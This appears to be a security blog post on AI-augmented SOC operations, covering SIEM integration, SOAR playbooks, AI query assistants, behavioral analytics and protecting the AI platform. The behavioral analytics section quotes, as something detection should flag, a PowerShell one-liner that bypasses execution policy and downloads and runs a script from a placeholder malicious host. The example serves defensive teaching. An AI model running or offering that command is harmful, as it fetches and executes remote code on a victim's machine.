Listen to this Post
Introduction:

The modern Security Operations Center (SOC) is drowning in alerts, facing sophisticated threats that outpace human response times. Leading organizations like Lufthansa Group are now deploying Artificial Intelligence not as a replacement, but as a strategic “co-pilot” to augment human analysts. This shift is transforming cyber defense from a reactive slog into a proactive, intelligent, and automated practice, slashing critical detection and response times and paving the way for predictive security.
Learning Objectives:
- Understand the “AI-as-Co-Pilot” model and its practical implementation in a Next-Gen Cyber Defense Center.
- Learn to configure and integrate AI-driven tools for log analysis, threat hunting, and automated incident response (SOAR).
- Explore the technical foundations of predictive AI defense, including behavioral analytics and adaptive playbooks.
You Should Know:
1. Architecting the AI-Augmented SOC: Core Integration
The first step is integrating AI into the existing SOC fabric. This involves deploying AI-powered security information and event management (SIEM) solutions and endpoint detection and response (EDR) tools that use machine learning models to filter noise and surface high-fidelity alerts.
Step-by-step guide:
- Data Aggregation: Ensure all logs (cloud, network, endpoint, identity) are funneled into a centralized data lake (e.g., using Azure Sentinel, Splunk ES, or an open-source stack like the Elastic Stack).
Example Linux command to forward syslog to a SIEM: `sudo rsyslogd -f /etc/rsyslog.d/forward-to-siem.conf`
2. Model Training & Integration: Deploy pre-trained or custom ML models for anomaly detection. Cloud SIEMs often have built-in models.
Example: In Microsoft Sentinel, enable “Entity Behavior Analytics” to baseline user and device behavior. - Tuning & Feedback Loop: Configure alert thresholds and establish a process for analysts to confirm or dismiss AI-generated alerts, feeding this back into the model to reduce false positives.
2. Automating Response with AI-Driven SOAR Playbooks
Automation is the force multiplier. Security Orchestration, Automation, and Response (SOAR) platforms, supercharged with AI, can execute complex, multi-step response actions in seconds. As referenced in the comment on the SAP webinar with Tines, intelligent workflows are key.
Step-by-step guide:
- Playbook Design: Map a common incident, like a phishing email detection, to an automated response. The AI can help draft and optimize these playbooks.
- Tool Integration: Use the SOAR platform’s API connectors to link your email gateway, EDR, firewall, and ticketing system.
Example pseudo-step in a playbook: `IF email.malicious_score > 0.9 THEN edr.isolate_host(source_ip) AND firewall.block_url(malicious_url)`
3. Enable Adaptive Learning: Configure playbooks to log outcomes. Over time, AI can suggest modifications—for instance, if isolating a host always leads to a false positive, the AI might recommend adding a secondary verification step first.
3. Proactive Threat Hunting with AI Query Assistants
AI can translate natural language queries into complex search queries, allowing analysts to hunt for threats without deep knowledge of query languages.
Step-by-step guide:
- Platform Selection: Utilize a SIEM or data lake with NLP capabilities (e.g., Sentinel with Copilot, Splunk with AI Assist).
- Natural Language to Query: Instead of crafting a complex KQL query, an analyst can ask: “Show me all users who logged in from a new country in the last 24 hours and then accessed sensitive SharePoint files.”
- Iterative Investigation: The AI returns results and suggests related queries, such as “Check for concurrent logins from the user’s normal location,” deepening the investigation rapidly.
4. Implementing Predictive Defense with Behavioral Analytics
Predictive defense moves beyond known indicators of compromise (IOCs) to identifying anomalous behavior that precedes an attack.
Step-by-step guide:
- Establish Baselines: Allow AI tools to learn normal network, user, and device behavior over a 30-day period. No action is required beyond enabling the feature in tools like CrowdStrike Falcon or Darktrace.
- Configure Alerting on Deviations: Set policies to flag significant deviations, such as a service account executing `powershell.exe` with unusual arguments or a server initiating outbound connections to a rare port.
Example Windows command a malicious actor might use, which behavioral AI would flag as anomalous for a typical user: `powershell -ep bypass -c “IEX (New-Object Net.WebClient).DownloadString(‘http://malicious.site/payload.ps1’)”`
3. Automate Containment: Link predictive alerts to initial containment actions, like requiring step-up authentication or temporarily restricting network access for the suspect entity. -
Hardening the AI System Itself: Securing Your Co-Pilot
The AI system is a high-value target. It must be rigorously secured.
Step-by-step guide:
- Access Control: Enforce strict Role-Based Access Control (RBAC) and privileged access management (PAM) for the AI/analytics platform. Use `sudo` policies or Just-In-Time (JIT) elevation.
- API Security: Secure all API keys used for integration. Store them in a vault (e.g., HashiCorp Vault, AWS Secrets Manager) and rotate them regularly.
Example: Never hardcode keys in scripts. Instead, call them at runtime: `API_KEY=$(vault read -field=key secret/siem/api)`
3. Model Integrity: Protect the ML model from poisoning. Ensure training data pipelines are secure and models are version-controlled and signed.
What Undercode Say:
- Key Takeaway 1: The ultimate value of AI in cybersecurity lies in the symbiotic “Human + Machine” partnership. AI handles scale, speed, and pattern recognition; humans provide context, ethical judgment, and strategic oversight. This model doesn’t eliminate jobs; it elevates the analyst’s role from alert triage to strategic threat hunter and incident commander.
- Key Takeaway 2: The journey is incremental. Start with AI-assisted alert triage and simple automation. Progress to predictive analytics and adaptive systems. The goal is a continuously learning security ecosystem where each incident makes the collective defense smarter, creating a formidable adaptive security posture that evolves as fast as the threat landscape does.
Prediction:
Within the next three to five years, the “AI Co-Pilot” will mature into an “AI Pilot” for routine, well-defined security operations, with human CISOs acting as mission commanders setting strategy and handling only the most critical, novel exceptions. We will see the rise of fully autonomous, self-healing networks that can isolate and remediate threats in milliseconds—far faster than human reaction times. However, this will escalate the cyber arms race, leading to adversary-AI that constantly probes for weaknesses in these autonomous systems, making the security of the AI models themselves the new frontline of cyber defense.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Naby Diaw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


